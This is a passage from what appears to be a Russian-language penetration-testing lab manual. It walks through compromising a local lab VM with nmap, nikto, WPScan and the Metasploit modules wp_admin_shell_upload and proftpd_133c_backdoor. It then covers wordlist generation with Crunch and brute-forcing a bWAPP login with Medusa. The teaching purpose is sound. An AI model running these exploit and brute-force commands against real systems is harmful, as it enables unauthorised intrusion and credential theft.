Мы выяснили, что ее IP – 10.0.1.2. После как Nmap просканировал нашу виртуальную сеть, мы увидели, что на лаборатории открыто 3 порта: 21 (ftp), 22 (ssh) и 80 (http). Пробуем подключиться к 80 порту. Для этого просто откроем браузер:



Рисунок 2 – Подключение к 80 порту

Сайт работает, проверим, какие директории он от нас скрывает. Для этого воспользуемся программой nikto:

```
nikto -h 10.0.1.2
```



Рисунок 3 – Nikto

Директория `secret` должна быть интересной. Давайте же узнаем, что она скрывает:

Рисунок 4 – Секретная директория

Замечаем интересную вещь:

```
- Uncommon header 'link' found, with contents:
<http://vtcsec/secret/index.php/wp-json/>
- Nmap scan report for vtcsec (10.0.1.2)
```

Допишем в hosts название:

```
echo "10.0.1.2 vtcsec" >> /etc/hosts
```

Теперь мы увидим всю красоту сайта:



Рисунок 5 – Сайт после прописывания hosts

Можно заметить, что сайт написан на Wordpress. Воспользуемся сканером уязвимостей WPScan:

```
wpscan --url http://10.0.1.2/secret/
```

WPScan выдаст нам полный список уязвимостей данной версии движка Wordpress. Попробуем перечислить все имена пользователей:

```
wpscan --url http://10.0.1.2/secret/ --enumerate u
```



Рисунок 6 – Список пользователей

Попробуем подобрать пароль брутфорсом:

```
wpscan --url http://10.0.1.2/secret/ --wordlist
/usr/share/wordlists/dirb/big.txt --threads 2
```



Рисунок 7 – Брутфорс

Наш брутфорс не увенчался успехом, но мы увидели кое-что интересное — ошибка логина admin и пароля admin. Попробуем провести эксплойт через Metasploit. Для начала нужно провести настройку Metasploit.

```
/etc/init.d/postgresql start
msfdb init
```

Запустим Metasploit:

```
Msfconsole
```

Нужно найти наш exploit. Воспользуемся командой `search`:

```
# search admin
```

Из списка нам подходит wp_admin_shell_upload. Запускаем его и проводим настройку:

```
msf>use exploit/unix/webapp/wp_admin_shell_upload
msf>set username admin
msf>set password admin
msf>set rhost 10.0.1.2
msf>set targeturi /secret
```



Рисунок 8 – Настройка Metasploit

Запускаем:



Рисунок 9 – Запуск Metasploit

Переходим в браузер и заходим под admin/admin:



Рисунок 10 – Эксплуатация уязвимости сайта

Теперь попробуем получить доступ к терминалу. Для этого нам снова понадобится Metasploit:

```
msf>use exploit/unix/ftp/proftpd_133c_backdoor
msf>set rhost 10.0.1.2
```



Рисунок 11 – Доступ к консоли

Мы получили полный контроль над машиной жертвы.

4. Лабораторные работы на перебор и генерирование паролей.

ЛР 4.1. Краткий обзор Crunch

Цель работы:

Задание:

1. Создать два словаря в Crunch согласно заданным параметрам
2. Зафиксировать полученный результат.

Теоретическая часть

Crunch – инструмент, используемый для создания списков слов на основе пользовательских критериев. Этот список слов затем используется во время процесса взлома пароля.

Стоит отметить, что Crunch – далеко не единственная программа для атаки на пароли, поставляющаяся с Kali Linux. Схожим функционалом обладают, в частности, John the Ripper, Hashcat, CrackLord и другие. Тем не менее, обозревать их все не имеет смысла, и из всех них именно Crunch является одной из наиболее гибких и удобных в использовании.

Параметры запуска

Crunch

`-b`: максимум байт для записи в файл вывода. зависит от размера блоков файлов, может быть меньше на несколько байтов чем установлено, но никогда не больше.

`-d`: установка `-d [n][@,%^]` подавляет генерацию строк с более чем `[n]` смежных дубликатов из заданного набора символов. Например, `crunch 5 5 -d 2@` напечатает все комбинации с 2 или менее смежными дубликатами в нижнем регистре.

`-e`: командует crunch остановить генерацию слов в строку. Полезно, когда вы передаёте вывод crunch в другую программу.

`-f`: путь до файла содержащего список набора символов, например: `charset.lst` имя набора символов в файле выше, например, `mixalpha-numeric-all-space0`

`-i`: инвертирует вывод так, что первый символ будет меняться очень часто

`-o`: позволяет вам указать файл для записи вывода, например, `wordlist.txt`

`-s`: позволяет вам указывать начальную строку, например: 03god22fs

`-t`: позволяет вам указывать паттерн, например: `@@123@@@@`, где только `@` будут изменены на буквы нижнего регистра, `,` будут заменены на буквы верхнего регистра, `%` будут заменены на цифры, `^` будет заменён на символы.

Ход работы:

Для нашего первого упражнения мы создадим список слов из пяти символов и сохраним результат в файле 5chars.txt. Ниже приведена команда:

```
crunch 1 5 -o 5chars.txt
```



Рисунок 1 – Выполнение команды

Ниже приведено содержимое созданного нами файла 5chars.txt:

```
a
b
c
...
zzzzx
zzzzy
zzzzz
```

На основе предыдущего содержимого файла Crunch создаст текстовый файл с содержимым от `a` до `zzzzz`.

В следующем упражнении мы создадим список «слов» из строчных букв и цифр с длиной от одного до четырех символов. Результат будет сохранен в wordlist.lst:

```
crunch 1 4 -f /usr/share/crunch/charset.lst lalpha-numeric -o wordlist.lst
```

Ниже приведено содержимое созданного нами файла wordlist.lst:

```
a
```

```
b
c
...
9997
9998
9999
```

ЛР 4.2. Использование Medusa и работа со словарями паролей

Цель работы:

Задание:

1. Изучить работу Medusa.
2. Ознакомиться со встроенными словарями паролей Kali Linux.
3. Зафиксировать полученный результат.

Теоретическая часть

Medusa — это онлайн-взломщик паролей для сетевых сервисов. Он является быстрым, параллельным и модульным. В настоящее время имеет модули для этих служб: CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NCP (NetWare), PcAnywhere, POP3, PostgreSQL, rexec, Rlogin, rsh, SMB, SMTP (VRFY), SNMP, SSHv2, SVN, Telnet, VmAuthd, VNC и общий модуль.

Параметры запуска

`-U [FILE]`: указывается путь к файлу с именами пользователей.

`-H [FILE]`: указывается путь к файлу с адресами.

`-P [FILE]`: указывается путь к файлу с паролями.

`-M`: указывается используемый модуль

`-O`: вывод в файл

`-v`: подробный уровень. `-v 4` выводит только список успешных комбинаций.

Ход работы:

Мы будем применять Medusa для «взлома» пароля у уже знакомого нам bWAPP. Нам необходимо заранее запустить вторую виртуальную машину с ним.

Следующая команда инструктирует Medusa протестировать все пароли, имеющиеся в 5chars.txt (файл, сгенерированный в прошлой лабораторной работе) в отношении одного пользователя (bee) на хосте 10.2.0.4, используя HTTP-модуль. Опции `-e ns` инструктируют Medusa дополнительно проверять, имеет ли административный аккаунт пустой пароль или является ли пароль равным имени пользователя (bee).

```
medusa -h 10.2.0.4 -u bee -P 5chars.txt -e ns -M http
```



Рисунок 1 – Процесс подбора пароля

Нам повезло, и пароль был подобран с самой первой попытки (, по умолчанию, это a). Тем не менее, в случае с реальным сайтом, перебор по такому примитивному словарю занял бы слишком много времени и/или был бы замечен жертвой (однако, в случае с Wi-Fi сетями большой словарь является скорее плюсом, особенно при наличии мощного железа).

Если мы брутфорсим вход в удалённую службу, то нам нужны не очень большие словари, но с наиболее часто встречающимися именами пользователей и паролями. Это связано с тем, что большинство сетевых сервисов имеют настроенную защиту от брутфорсинга. Т.е. чтобы наш IP не был заблокирован автоматическим скриптом, мы должны делать большой интервал между попытками. На это потребуется много времени, поэтому есть смысл это затевать только с самыми популярными наборами слов.

В Kali Linux по умолчанию поставляются несколько словарей, они находятся в `/usr/share/wordlists`. Например, в папке Metasploit имеются файлы с говорящими названиями навроде «adobe_top100_pass».

5. Лабораторные работы на взлом Wi-FI-сетей

